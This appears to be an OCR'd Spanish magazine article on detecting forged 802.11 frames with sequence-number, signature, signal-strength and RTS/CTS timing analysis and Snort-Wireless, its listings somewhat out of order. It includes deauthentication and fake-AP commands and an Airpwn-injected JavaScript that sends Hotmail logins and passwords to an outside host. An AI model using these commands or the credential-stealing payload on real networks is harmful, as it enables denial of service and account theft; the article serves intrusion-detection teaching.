- Tramas de Datos - Las tramas de Datos transportan datos de protocolo de nivel superior en el cuerpo de la trama.
- Tramas de Control - Las tramas de control ayudan a la entrega de las tramas de Datos. Administran el acceso al medio inalámbrico y proporcionan funciones de fiabilidad de la capa MAC, como por por ejemplo las tramas de acuse de recibo ACK. Algunos ejemplos de este tipo de tramas son las tramas RTS, CTS, ACK y trama de Sondeo de Potencia (*PS-Poll*).
- Tramas de Administración. Las tramas de administración se encargan de tareas como la asociación y autenticación de las estaciones 802.11 a la red, también se encargan de anunciar la existencia de la red y proporcionar la información suficiente a las estaciones para que puedan unirse a la red, dependiendo del caso pueden actuar como árbitros permitiendo el ahorro de energía.

A continuación explicaremos el funcionamiento de algunas tramas de administración importantes en las redes 802.11.

- Tramas Beacon - Las tramas Beacon anuncian la existencia de una red y constituyen un elemento importante para muchas tareas de mantenimiento de la red. Se transmiten a intervalos regulares para permitir a las estaciones móviles buscar e identificar una red así como parámetros de información para unirse a la misma. En una red de infraestructura, el punto de acceso es el responsable de transmitir las tramas Beacon. El área en la que aparecen las tramas Beacon define el área de servicio básico. Toda la comunicación en una red de infraestructura se lleva a cabo a través de un punto de acceso, por lo que las estaciones en la red tienen que estar lo suficientemente cerca como para escuchar las Beacon. Como se ha explicado anteriormente en cada red debe existir un coordinador que sea el encargado de transmitir las tramas Beacon, en el caso de las redes de infraestructura es el punto de acceso y en el caso de una red independiente varía entre los diferentes miembros de la red.
- Tramas Probe Request y Response - Durante el escaneado activo de una red inalámabrica las tarjetas 802.11 envían una trama especial denominada Petición de Prueba (ing. *Probe Request*), en respuesta a estas tramas en el caso de las redes de infraestructura los puntos de acceso responderán con una trama Probe Response en la que incluirán información suficiente como para que la estación sea capaz de conectarse a la red.
- Disociación y Anulación de autenticación - Las tramas de disociación se utilizan para finalizar una relación de asocación y las tramas de anulación de autenticación se utilizan para finalizar una relación de autenticación. Ambas tramas incluyen un solo campo fijo, el código de razón.

es muy dependiente de los drivers utilizados. Esta herramienta es un simple script de Perl que utiliza las utilidades iwconfig e ifconfig (véase el Listado 6.) para configurar una tarjeta de red inalámbrica como punto de acceso cambiando los parámetros del mismo. En un principio este mecanismo se pensó para inundar de puntos de acceso falsos a posibles atacantes que escaneaban en busca de redes, sin embargo se le pueden dar otros usos como por ejemplo para testear la estabilidad de los sistemas de detección de intrusos y otro software inalámbrico.

Rfakeap proviene de raw fakeap haciendo referencia al método de inyección de tramas que utiliza esta herramienta. Rfakeap es un programa escrito en el lenguaje de programación C que trata de mejorar ciertos aspectos de la herramienta fakeap mediante la generación de tramas a medida. Como ya mencionamos en los apartados anteriores existen campos en las tramas que delatan inconsistencias en el tráfico, por ejemplo la herrramienta fakeap generará campos timestamp, así como números de secuencia incoherentes ya que se trata de la misma interfaz inalámbrica.

El comando ejecutado para generar las tramas con fakeap es el siguiente:

```
# perl ./fakeap.pl --interface wlan0
                  --channel 1 --
                  sleep 3
```

En el comando utilizado especificamos que entre cambios de punto de acceso espere tres segundos, lo haga en el canal uno y en la interfaz inalámbrica wlan0. El comando utilizado para generar tramas con rfakeap ha sido el siguiente :

```
# ./rfakeap -i wlan0 -n 3 -p ./ap_ssid
```

Para rfakeap especificamos la generación de tres puntos de acceso y que obtenga el SSID para los puntos de acceso del fichero ap_ssid que se incluye con el programa, en caso contraría los generará aleatoriamente. Podemos observar en la Figura 7. en el tráfico generado con fakeap, como el número de secuencia es secuencial así como los campos de timestamp, lo que delata que es una misma interfaz inalámbrica. Sin embargo en la Figura 8., en el tráfico generado por rfakeap podemos observar como el campo número de secuencia se mantiene coherente para los puntos de acceso falsos generados, rfakeap y rf4k3ap. En la Figura 9. podemos ver lo mismo pero con el campo timestamp.

Detección mediante firmas de herramientas

Las herramientas utilizadas por un atacante pueden generar tramas con ciertos campos especiales, estos campos pueden ser rellena-

dos con valores inusuales o característicos y delatar así que han sido generados con herramientas específicas.

Un ejemplo clásico es el de las tramas de anulación de autenticación generadas por la herramienta Airjack, aunque actualmente es una herramienta que no se desarrolla y podría considerarse obsoleta, tiene un lugar importante en la historia de la seguridad 802.11. Ciertas tramas generadas con Airjack contenían en el campo de identificador de red SSID el nombre Airjack por lo que resultaba muy sencillo detectar a los script-kiddies que utilizaban esta herramienta.

Aunque no sea específico de una sola herramienta, los casos de generación de tramas de deautenticación/disociación enviadas a la dirección de broadcast, al contener la dirección de broadcast como destino son aceptadas por todas las estaciones autenticadas/asociadas en la red y mediante una sola trama es posible deautenticar/disociar todas las estaciones dentro de un mismo BSS.

Un campo que también puede delatar la presencia de una falsificación es el campo código de razón (ing. *Reason Code*) de las tramas de disociación y anulación de autenticación. Este tipo de trama aparece cuando el remitente no se ha unido correctamente a la red, el campo código de razón tiene 16 bits para indicar que el remitente se ha unido incorrectamente, rellenar este campo con valores inusuales o reservados podría ser indicio de una trama falsificada.

Las ventajas de la detección mediante firmas concretas de herramientas, es que si estas firmas son lo suficientemente distintivas pueden reducir drásticamente el número de falsos positivos y falsos negativos, este factor es muy importante porque la credibilidad de un sistema de detección de intrusiones debe ser alta, un administrador de sistemas que recibe continuamente información falsa sobre ataques a su red, dejará de darles importancia resultando así en una herramienta totalmente inútil. Las desventajas de este tipo de técnica, es que en muchas ocasiones es fácil disimular la firma de la herramienta atacante, por ejemplo, cualquiera con unos mínimos conocimientos del lenguaje C, podría cambiar el contenido del campo SSID generado por la herramienta Airjack.

Listado 5. *Código HTML de la página principal de Hotmail*

```
<!-- código acortado por claridad -->
...
<script type="text/javascript" src="JS/PPPrimary.js?x=4.0.5610.0">
</script>
...
<form name="f1" style="margin:0px;" method="POST" target="_top"
                      action="https://login.live.com/ppsecure/post.srf?id=2
                      &svc=mail&cbid=24325&msppjph=1&tw=0&fs=1&fsa=1&fsat=12
                      96000&lc=3082&_lang=ES&bk=1154169804" onsubmit="return
                      OnSigninSubmit(this);">
<input name="login" type="text" id="i0116" maxlength="113" autocomplete="off"
                      value="username@hotmail.com" style="ime-mode:disabled"
                      class="css0034" />
<input name="passwd" type="password" id="i0118" maxlength="16"
                      autocomplete="off"  value="" style="ime-mode:disabled"
                      class="css0034" />
...
</form>
```

```
5 03:37:45.727006 00:61:7a:6e:bc:a2 Broadcast
  Fragment number: 0
  Sequence number: 1008
IEEE 802.11 wireless LAN management frame
  Fixed parameters (12 bytes)
    Timestamp: 0x000000015FA5B9F
    Beacon Interval: 0,102400 [Seconds]
    Capability Information: 0x0001
  Tagged parameters (29 bytes)
    SSID parameter set: "rfakeap"
    Supported Rates: 1,0(B) 2,0(B) 5,5(B) 11,0(B)

6 03:37:45.762999 02:e0:bc:9a:c8:6c Broadcast
  Fragment number: 0
  Sequence number: 883
IEEE 802.11 wireless LAN management frame
  Fixed parameters (12 bytes)
    Timestamp: 0x0000000078B0E369
    Beacon Interval: 0,102400 [Seconds]
    Capability Information: 0x0001
  Tagged parameters (29 bytes)
    SSID parameter set: "rf4k3ap"
    Supported Rates: 1,0(B) 2,0(B) 5,5(B) 11,0(B)

8 03:37:45.834984 00:61:7a:6e:bc:a2 Broadcast
  Fragment number: 0
  Sequence number: 1009
IEEE 802.11 wireless LAN management frame
  Fixed parameters (12 bytes)
    Timestamp: 0x000000015FBEB9F
    Beacon Interval: 0,102400 [Seconds]
    Capability Information: 0x0001
  Tagged parameters (29 bytes)
    SSID parameter set: "rfakeap"
    Supported Rates: 1,0(B) 2,0(B) 5,5(B) 11,0(B)

9 03:37:45.870989 02:e0:bc:9a:c8:6c Broadcast
  Fragment number: 0
  Sequence number: 884
IEEE 802.11 wireless LAN management frame
  Fixed parameters (12 bytes)
    Timestamp: 0x0000000078B27369
    Beacon Interval: 0,102400 [Seconds]
    Capability Information: 0x0001
  Tagged parameters (29 bytes)
    SSID parameter set: "rf4k3ap"
    Supported Rates: 1,0(B) 2,0(B) 5,5(B) 11,0(B)
```

Figura 9. *Tráfico generado por rfakeap, campos timestamp coherentes entre diferentes puntos de acceso*

Detección mediante la calidad de la señal

Cómo ya he mencionado a lo largo del artículo una de las características principales que deben tener los campos utilizados para la detección de anomalías es que no deben ser fácilmente falsificables, una característica muy interesante en este aspecto es la calidad de la señal con la que se recibe una trama. Esta calidad depende de diversos factores, los más importantes son la ubicación

física del receptor y del emisor, y el hardware del emisor y el receptor, lo que hace casi imposible la simulación de este factor por parte de un atacante ya que muchas condiciones son directamente dependientes del receptor.

Descripción teórica

Cuando un atacante falsifica tramas en una red 802.11, con mucha probabilidad lo hará desde una ubicación física diferente de la estación legítima a la que está tratando de suplantar, por lo tanto es lógico pensar que la señal del atacante tiene muchas posibilidades de ser diferente para un mismo receptor. La medición no mediría el valor absoluto de la fuerza de la señal, sino los cambios que hay entre diferentes tramas.

Ejemplo práctico – Ataque de deautenticación

Para realizar una demostración práctica hemos utilizado un ataque de deautenticación generado por la herramienta aireplay. En la Figura 10. vemos como el atacante se encuentra a una distancia muy grande del punto de acceso con lo que la calidad de la señal que recibe el sensor inalámbrico será menor que la del punto de acceso que está mucho más cercano. En la Figura 11. vemos las tramas generadas durante el ataque, podemos observar cómo el valor RSSI (ing. *Received Signal Strength Indication*) es mucho menor para las tramas de deautenticación generadas por el atacante que las tramas Beacon generadas por el punto de acceso ilícito. La medición se puede realizar en términos absolutos en mW o de manera relativa con el campo RSSI. En la generación de un patrón o perfil de comportamiento a nosotros nos debería importar las fluctuaciones de la señal y no el valor absoluto, las mediciones de calidad de la señal difieren para cada tipo de tarjeta y fabricante, una buena referencia al respecto se puede encontrar en la sección En la Red. El ataque ha sido generado con la herramienta aireplay versión 2.2, el ataque envia tramas de deautenticación a la dirección broadcast de una red especificada, se ha utilizado el siguiente comando para su ejecución:

```
# aireplay -0 5 -a 00:60:B3:72:C3:25
              ath0
```

Con lo que esperamos 5 segundos entre el envío de las tramas de deautenticación, las enviamos al BSSID




Figura 10. *Esquema de red utilizado para el ataque, diferencia de señal debido a la distancia*

Listado 6. *Parte de código del programa fakeap.pl*
Código acortado por cuestiones de claridad

```
GetOptions(
    "channel=i"   => \$channel_opt,
    "essid=s"     => \$essid_opt,
    "words=s"     => \$words_opt,
    "mac=s"       => \$mac_opt,
    "sleep=s"     => \$sleep_opt,
    "power=i"     => \$power_opt,
    "wep=s"       => \$wep_opt,
    "key=s"       => \$key_opt,
    "interface=s" => \$interface_opt,
    "vendors=s"   => \$vendors_opt
);
    my $MAX_CHANNEL = 11;               # Noth America.  Change for other
                       regions.
    my $IWCONFIG     = "/sbin/iwconfig";                  # Change as
                       needed
    my $IFCONFIG     = "/sbin/ifconfig";                  # Change as
                       needed
    my $CRYPTCONF    = "/usr/local/bin/hostap_crypt_conf";    # Change as
                       needed
    system( $IFCONFIG, $interface_opt, "down" );
    system( $IWCONFIG, $interface_opt, "ESSID",    $essid );
       printf( $IWCONFIG, $interface_opt, "ESSID",    $essid );
    system( $IWCONFIG, $interface_opt, "channel", $channel );
       printf( $IWCONFIG, $interface_opt, "channel", $channel );
    system( $IFCONFIG, $interface_opt, "hw",      "ether", $mac );
       printf( $IFCONFIG, $interface_opt, "hw",      "ether", $mac );
    system( $IWCONFIG, $interface_opt, "txpower", $power . "mW" ) if $power_
                       opt;
       printf( $IWCONFIG, $interface_opt, "txpower", $power . "mW" ) if
                       $power_opt;
    system( $IFCONFIG, $interface_opt, "up" );
    printf( "%i: ESSID=%-15s chan=%02i Pwr=%-3s WEP=%s MAC=%s    \r",
        $i, $essid, $channel, $power, $wep, $mac );
    Time::HiRes::sleep($sleep);
```

00:60:B3:72:C3:25 y por la interfaz inalámbrica ath0.

Pese a que esta técnica funciona bastante bien cuando el atacante se encuentra a cierta distancia de la víctima, pero según los tests prácticos no ocurre lo mismo cuando se encuentran relativamente cerca el uno del otro, la mayoría de tarjetas de usuario tienen potencias de emisión parecidas y el atacante podría ajustar la potencia de su tarjeta a un valor habitual. Otro gran inconveniente de esta técnica es la facilidad con la que la calidad de la señal de un usuario fluctúa a lo largo de una conexión, un usuario puede cambiar de ubicación física y su perfil de señal cambiaría totalmente.

Detección mediante tiempo de intercambio CTS/RTS

Las estaciones 802.11 generalmente son transceptores inalámbricos semi dúplex, esto significa que no pueden escuchar el medio mientras transmiten, como consecuencia de esta limitación les resulta imposible detectar posibles colisiones. Para mitigar este factor el estándar 802.11 implementa un método de Detección de Portadora Virtual que utiliza un NAV (ing. *Network Allocation Vector*) que va obteniendo valores de un campo de duración que aparece en las tramas y tiene como valor el tiempo que tendrá ocupada esa transacción actualizando el NAV de todas las estaciones que escuchen esa trama. Aún así, no es posible detectar todas las colisiones, existen situaciones especiales como el conocido problema del nodo oculto, en el que dos estaciones transmiten simultáneamente porque no pueden escucharse entre ellas pero se encuentran dentro de su rango de emisión, por lo tanto no son capaces de detectar el medio como ocupado y podrían transmitir a la vez o durante la emisión de la otra estación produciendo así una colisión.

Para solucionar el problema del nodo oculto el estándar 802.11 permite a las estaciones usar tramas de solicitud de emisión (RTS, *Request To Send*) y de autorización de emisión (CTS, *Clear to Send*) para despejar un área. Tanto las tramas RTS como las CTS extienden la transacción de la trama de forma que la trama RTS, la trama CTS, la trama de datos y el acuse de recibo final se consideran parte de la misma operación atómica. En la Figura 12. el nodo 1 tiene una trama para enviar; inicia el proceso enviando una trama RTS. La trama RTS sirve a diversos propósitos: además de reservar el enlace de radio para la transmisión, silencia cualquier estación que pudiera estar escuchando. Si la estación de destino recibe una RTS, responde con una CTS. Igual que la trama RTS, la trama CTS silencia las estaciones que se encuentran en una proximidad inmediata. Una vez completado el intercambio RTS/CTS, el nodo 1 puede transmitir sus tramas sin preocuparse de la interferencia de ningún nodo oculto.

Cabeceras de monitorización 802.11

Prism

Las cabeceras Prism se denominan de esta manera porque fueron creadas para las tarjetas 802.11 con el chipset Prism. Estas tarjetas fueron y son muy populares entre los aficionados a las redes 802.11 porque sus especificaciones abiertas han permitido a los desarrolladores crear drivers que contenían muchas funcionalidades, como por ejemplo el Modo Master que permitía usar una tarjeta normal comportarse como un punto de acceso. Las cabeceras Prism en concreto fueron creadas para proporcionar cierta información adicional sobre las tramas recibidas cuando la tarjeta funcionaba en Modo Monitor, un modo especial no estándar que fue pensado para el testeo y la depuración de redes 802.11. Aunque el comportamiento exacto del modo monitor depende del tipo de tarjeta y su firmware, en todas las tarjetas funciona de manera similar dejando pasar todas las tramas recibidas por la tarjeta al host. Esto significa que podemos ver las tramas de control, administración y datos con las cabeceras 802.11 y además en el caso de que el driver y la tarjeta lo soporten, las cabeceras Prism que nos proporcionan mucha información útil, como la velocidad a la que fue emitida la trama, la relación señal ruido, la grabación de hora y fecha de recepción de la trama en la tarjeta, etcétera. A continuación se puede ver la estructura de una cabecera Prism del fichero packet-prism.c del programa Ethereal:

```
struct prism_hdr {
    unsigned int msgcode, msglen;
    char devname[16];
    struct val_80211 hosttime, mactime, channel,
                           rssi, sq, signal,
                           noise, rate, istx, frmlen;
};
```

AVS

Las cabeceras AVS son una versión mejorada de las cabeceras Prism y están disponibles en algunos drivers de GNU/Linux, estas cabeceras tratan de estandarizar y mejorar ciertos aspectos de Prism y han sido diseñadas para no ser dependientes del hardware. Entre las mejores que ofrece, incluye campos nuevos importantes como el campo versión y de longitud que permiten ser fácilmente extensibles permitiendo la compatibilidad.

Radiotap

Las cabeceras con formato Radiotap son también un mecanismo para proporcionar información adicional sobre las tramas desde el driver a las aplicaciones del espacio de usuario como libpcap y desde las aplicaciones al driver para su transmisión. Diseñadas inicialmente para NetBSD por David Young, las cabeceras radiotap proporcionan más flexibilidad que las cabeceras PrismAVS y proporcionan mejoras como la indicación de la presencia de FCS.

Otros métodos alternativos

Algunas técnicas de las aquí expuesas son experimentales, muchas de ellas aún se encuentran en desarrollo y podrían no considerarse del todo fiables. Debido al escaso ancho de banda disponible en redes 802.11, son especialmente importantes las técnicas de fingerprinting pasivo. A continuación veremos alguna de las características que resultan más apropiadas para la identificación o creación de perfiles de dispositivos en redes 802.11. Aunque no todas las técnicas de fingerprinting pueden detectar la falsificación de tramas individuales, sí que pueden detectar los ataques de impersonación de estaciones legítimas.

- RF fingerprinting
- Esta técnica se basa en la premisa de que no hay dos dispositivos exactamente iguales, incluso entre el mismo modelo de tarjeta, existen diferencias de comportamiento, esto incluye diferencias a nivel físico y de firmware. En concreto, esta técnica se centra en el análisis físico de la señal de los dispositivos de red, mediante la medición de ciertas características de la señal física producida al enviar tramas se podría llegar a identificar la procedencia de cada trama. Las principales desventajas de esta técnica son la dudosa fiabilidad de detección y la necesidad de caro hardware especializado para la realización de las mediciones.
- Rate Switching
- Durante la conexión a una red 802.11 una tarjeta inalámbrica cambia su velocidad de trabajo adaptándose a las condiciones del medio, básicamente cuanto más ruidoso es el entorno, más debe degradarse esa velocidad para poder seguir funcionando con una fiabilidad aceptable. El algoritmo que deben seguir las tarjetas inalámbricas para adaptarse a las interferencias del entorno no está definido en el estándar 802.11, por lo tanto cada fabricante tiene su propia implementación de este algoritmo. Una práctica común es utilizar como referencia la calidad del enlace inalámbrico, esto es, la relación señal ruido que detecta la tarjeta y en función de ese parámetro cambiar la velocidad de transmisión. Debido a la implementación propietaria de cada fabricante para este algoritmo, es posible realizar mediciones de los cambios que realiza cada dispositivo de red a lo largo del tiempo y determinar así un perfil para cada tarjeta. Hay que comentar, que no tengo conocimiento de que esta técnica haya sido implementada en ninguna herramienta y aunque ha obtenido resultados positivos en tests de laboratorio aún no está demostrada su eficacia en entornos reales.
- Heurísticas de detección
- Cuando un atacante realiza un ataque de inyección de tráfico generando tramas falsificadas en la red inalámbrica el comportamiento normal de esta red se ve alterado por ese tráfico, en muchas ocasiones ese tipo de tráfico sería imposible que existiera, por lo que de manera sencilla se podría concluir que ese tráfico es anómalo y considerarse como proveniente de un atacante o influido por algún atacante. Como ejemplo se podría considerar la siguiente situación, si se detectan tramas adicionales de una estación después de una trama de deautenticación o disociación para esa estación, esas tramas deberían identificarse como falsificadas. Este tipo de técnica tiene la desventaja de que sólo se conocen heurísticas para detectar muy pocos ataques.
- OS Fingerprinting
- La detección pasiva del sistema operativo es una realidad hoy en día, se podría añadir al perfil de la dirección física el sistema operativo que está utilizando y de esta manera detectar cualquier variación del mismo.
- Driver Fingerprinting
- Existen trabajos que demuestran que es posible identificar con altas probabilidades el driver utilizado por una estación inalámbrica, para identificar el driver se han hecho pruebas analizando el comportamiento de la estación cuando escanea el medio activamente en busca de redes disponibles. El método de escaneado activo especificado en el estándar IEEE 802.11 no está estrictamente definido, dando lugar a implementaciones variadas por parte de los desarrolladores de drivers que permiten diferenciarlos entre sí.

Medición del tiempo

Esta técnica se basa en la medición del intercambio de una trama RTS y otra trama CTS que se transmiten entre dos estaciones. Los factores que afectan a este tiempo entre dos nodos que intercambien estas tramas son las siguientes.

- la distancia entre el emisor y el receptor,
- las inmediaciones entorno a los nodos, por ejemplo el número de obstáculos físicos entre los nodos, el número de reflexiones, refracciones y el efecto de múltiples caminos,
- la naturaleza del equipamiento de radio usado por ambos nodos, el emisor y el receptor.

El tamaño de las tramas RTS y CTS es fijo y no afecta al tiempo de intercambio para una velocidad de emisión fija. Esto hace muy difícil falsificar este parámetro que se parece en gran medida al de la medición de la señal. Para medir el tiempo de transacción, se puede utilizar el campo mactime de las cabeceras Prism (véase el Recuadro *Cabeceras de Monitorización 802.11*) que nos permite saber cuando ha llegado la trama al buffer de la tarjeta inalámbrica del sensor. Asimismo también podemos saber la velocidad de emisión y por lo tanto calcular diferentes tiempos de intercambio para cada velocidad de emisión utilizada por una estación.

Una de las principales desventajas de este mecanismo es que necesita utilizar el método de transacción CTS/RTS que si no es necesario, por ejemplo por la presencia a una alta congestión de red y problemas de colisiones, reduce drásticamente el rendimiento de la red inalámbrica. Según las pruebas, este mecanismo por si solo no es demasiado práctico, pero si se combina con otras técnicas como la detección mediante el análisis de la señal puede resultar un mecanismo de detección muy potente.

Detección de un ataque de inyección de tráfico

A continuación realizaremos la demostración de un ataque de inyección de tráfico utilizando la herramienta Airpwn, se inyectará tráfico en una sesión HTTP con el objetivo de robar la contraseña de usuario de un servidor de correo electrónico. Para la detección del ataque utilizaremos el IDS 802.11 Snort-Wireless.

Configuración Snort-Wireless

Snort-Wireless añade la capacidad de leer tramas 802.11 al decoder de Snort, además incluye varios preprocesadores para la detección de ataques de denegación de servicio, detección de escaneadores activos como NetStumbler y la capacidad de crear reglas basadas en los campos de las tramas 802.11. Para la detección de tramas falsificadas utiliza el método del análisis de número de secuencia que hemos explicado previamente, vamos a configurar este preprocesador para detectar el ataque que realizaremos. Los preprocesadores son pequeños programas de Snort que permiten una interacción total con el paquete recibido, los preprocesadores se ejecutan antes que las reglas de detección y ofrecen una mayor flexibilidad y potencia para la detección de ataques complejos.

En el Listado 4. se puede observar un trozo del fichero de configuración snort.conf, en concreto del preprocesador MacSpoof. Pese a que los comentarios del fichero son bastante ilustrativos, explicaremos en detalle lo que significa cada parámetro. La variable `$MACSPOOF _ MASKED _ ADDR` se define con anterioridad en el fichero snort.conf y contiene las direcciones MAC que queremos excluir de la vigilancia del preprocesador, `tolerate _ gap` especifica el salto en el número de secuencia entre dos tramas consecutivas de la misma estación, threshold especifica la cantidad de veces que deben detectarse saltos de secuencia definidos por `tolerate _ gap` en un tiempo delta antes de lanzar una alerta, `expire _ timeout` define el tiempo durante el que se guardarán la cantidad de saltos en el número de secuencia, `spoofed _ target _ limit` es el límite de direcciones MAC que se guardarán en la tabla hash utilizada para guardar el número de secuencia asociado a cada dirección física, prune_period define el tiempo máximo que estará en memoria una dirección MAC desde que se leyó la última trama proveniente de esa dirección.

Nosotros dejaremos todos los campos por defecto excepto el campo thresold al que le daremos

```
349 22:44:23.403699 Z-Com_72:c3:25  Broadcast  Beacon frame     Beacon frame,SN=406,FN=0,BI=100, SSID: "KameHouse"
350 22:44:23.506612 Z-Com_72:c3:25  Broadcast  Beacon frame     Beacon frame,SN=407,FN=0,BI=100, SSID: "KameHouse"
 67 22:44:20.332033 Z-Com_72:c3:25  Broadcast  Deauthentication Deauthentication,SN=1792,FN=0
 68 22:44:20.332156 Z-Com_72:c3:25  Broadcast  Deauthentication Deauthentication,SN=1793,FN=0
 69 22:44:20.332281 Z-Com_72:c3:25  Broadcast  Deauthentication Deauthentication,SN=1794,FN=0
 70 22:44:20.332898 Z-Com_72:c3:25  Broadcast  Deauthentication Deauthentication,SN=1795,FN=0
 71 22:44:20.333017 Z-Com_72:c3:25  Broadcast  Deauthentication Deauthentication,SN=1796,FN=0

350 22:44:23.506612 Z-Com_72:c3:25 Broadcast Beacon frame Be
Message Length: 144
Device: ath0
Host Time: 0x7ea1cc (DID 0x10044, Status 0x0, Length 0x4)
MAC Time: 0x2d64affb (DID 0x20044, Status 0x0, Length 0x4)
Channel: 0x6 (DID 0x30044, Status 0x0, Length 0x4)
RSSI: 0x42 (DID 0x40044, Status 0x0, Length 0x4)

67 22:44:20.332033 Z-Com_72:c3:25 Broadcast Deauthentication Deauthentic
Message Length: 144
Device: ath0
Host Time: 0x7e9565 (DID 0x10044, Status 0x0, Length 0x4)
MAC Time: 0x2d343f77 (DID 0x20044, Status 0x0, Length 0x4)
Channel: 0x6 (DID 0x30044, Status 0x0, Length 0x4)
RSSI: 0x8 (DID 0x40044, Status 0x0, Length 0x4)
```

Figura 11. *Diferencia de fuerza de señal entre las tramas legítimas y el ataque*




Figura 12. *Funcionamiento del mecanismo CTS/RTS*




Figura 13. *Descripción del ataque a nivel de la capa de aplicación*

el valor dos. Estos parámetros igual que la mayoría de límites en los sistemas IDS deben ser ajustados para cada red, yo he elegido ese valor porque nuestro ataque es muy silencioso, sólo inyecta una trama en la red y para ser detectado necesitamos especificar el valor más bajo. Especificar un valor tan bajo en la variable thresold tiene como inconveniente que se pueden producir gran cantidad de falsos positivos.

La ejecución de Snort-Wireless no tiene ninguna complejidad, pero antes debemos poner la tarjeta sobre la que se escuchará el tráfico en modo monitor y en el canal del punto de acceso a monitorizar. Las wireless-tools de GNU/Linux soportan los drivers Madwifi que utilizaré para la escucha, pero si vuestros drivers no lo soportan siempre podéis optar por utilizar el comando iwpriv para ejecutar funcionalidades propietarias o mediante programas adicionales que proporcione vuestro driver.

```
# iwconfig ath1 mode monitor \
channel 6
ifconfig ath1 up
```

El siguiente comando genera una alerta en formato rápido en el fichero alert del directorio log, adicionalmente el preprocesador MacSpoof crea un fichero MACspoof.log dónde incluye todos los detalles de las alertas generadas.

```
# ./snort -A fast -i ath1 \
-c snort.conf -l /log/
```

Herramienta Airpwn

Airpwn es una herramienta de inyección de tráfico 802.11, esta herramienta abre un mundo nuevo de posibilidades para un atacante, ya no es necesario realizar un ataque de hombre en el medio para modificar los datos de la conexión de un host, el medio compartido que utilizan las redes inalámbricas y las bondades del estándar 802.11 hacen posible este tipo de inyección de tráfico. La técnica utilizada en esta herramienta se basa en la capacidad de inyectar tramas en la capa de enlace de datos con paquetes de nivel superior que suplantan los paquetes verdaderos. Concretamente, Airpwn usa la librería libnet para crear los paquetes TCP. Para que el ataque mediante esta herramienta tenga

Listado 7. *Contenido del fichero de configuración de Airpwn preparado para el ataque*

```
begin hotmail
match (GET.*/pp400/JS/PPPrimary\.js)
response content/hotmail
```

Listado 8. *Contenido del fichero que inyectará Airpwn durante el ataque*

```
HTTP/1.1 200 OK
Connection: close
Content-Length: 50
Content-Type: application/x-javascript
function OnSigninSubmit(obj)
{
   email = document.getElementById('i0116').value.split('@')[0];
   passwd = document.getElementById('i0118').value;
   img = new Image()
   img.src = 'http://hacked.'+email+'.'+passwd+'.com';
   return true;
}
```

Listado 9. *Contenido del fichero MACspoof.log*

```
7/29-04:20:57.276133
abnormal sequence number gap reported on addr : 00:12:17:dd:4c:0e, sed
                       number: 0
0:12:17:DD:4C:E -> 0:11:95:69:CD:12
bssid: 0:12:17:DD:4C:10 Flags:
65.54.179.248:80 -> 192.168.1.103:2002
TCP TTL:255 TOS:0x0 ID:1 IpLen:20 DgmLen:365
***AP*** Seq: 0xB475FA32  Ack: 0x12D152D4  Win: 0xFFFF  TcpLen: 20
```

Figura 14. *Tramas capturadas durante el ataque de inyección de tráfico*



Figura 15. *Resultado de la petición DNS provocada por el código Javascript inyectado*

